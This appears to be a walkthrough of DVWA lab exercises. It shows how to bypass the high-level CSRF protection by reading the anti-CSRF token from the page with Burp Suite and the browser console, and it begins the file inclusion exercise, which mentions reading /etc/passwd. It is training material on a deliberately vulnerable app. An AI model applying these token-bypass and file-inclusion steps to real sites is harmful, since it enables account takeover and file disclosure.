
if ($change) {
    // Check Anti-CSRF token
    checkToken($token, $SESSION['session_token'], 'index.php');

    // Do the passwords match?
    if ($pass_new == $pass_conf) {
        // They do!
        $pass_new = mysqli_real_escape_string($GLOBALS['___mysqli_ston'], $pass_new);
        $pass_new = md5($pass_new);


        // Update the database
```

1. For this level, the previous method no longer works. First, we analyze the request using **Burp Suite** and observe that it now includes a **CSRF token**.

To proceed, we change the password to **admin** legitimately. After the password change is successful, we copy the generated URL for further analysis.




2. Generate the URL using the correct CSRF token.



The screenshot shows the Burp Suite Professional interface. The 'Request' tab is active, displaying a GET request to `http://127.0.0.1:42001/vulnerabilities/crff/?password_new=123&password_conf=123&Change=Change&user_token=9f64e41e64cf1386411f1c2b05d4cf`. The 'Engagement tools' menu is open, and the 'Generate CSRF POC' option is highlighted. The 'Inspector' tab on the right shows the request details.

3. Copy URL




The screenshot shows the Burp Suite Professional interface with the 'Generate CSRF POC' dialog box open. The dialog displays the generated URL: `http://burpsuite/show/9/2q0026d6hut302p8t84geot05f`. The 'Copy' button is highlighted. The 'Inspector' tab on the right shows the request details.

4. We can see that the **password has been changed**. Now, modify the URL by replacing the CSRF token with a **different (invalid) token** and refresh the page. After refreshing, inspect the page, open the **browser console**, and enter:


```
document.getElementsByName("user_token")
```

Press **Enter**, and the token value is returned. Expand the default value to view the **current, valid CSRF token** generated by the application.



5. In this step, the **password is changed successfully**.


Next, we intercept the request using **Burp Suite** and attempt to add a **legitimate Referer header**.



Vulnerability: File Inclusion


File Inclusion vulnerabilities occur when a web application allows users to dynamically include files or resources **without proper validation or access controls**, leading to **unauthorized access, data leakage, or even remote code execution**.

Security level is currently: *low*.




As we know, the first step is to **view the source code**.


The source code is straightforward and shows that the application is using a **GET page parameter** to load content.




Log in to the DVWA home page, then click on the File Inclusion section.



A list of techniques that use various methods to locate the /etc/passwd file (to verify whether the vulnerability exists) can be found here.



Security Level: Medium



DVWA Security


Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has **no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Medium

Security level set to medium




Vulnerability: File Inclusion

The PHP function `allow_url_include` is not enabled.

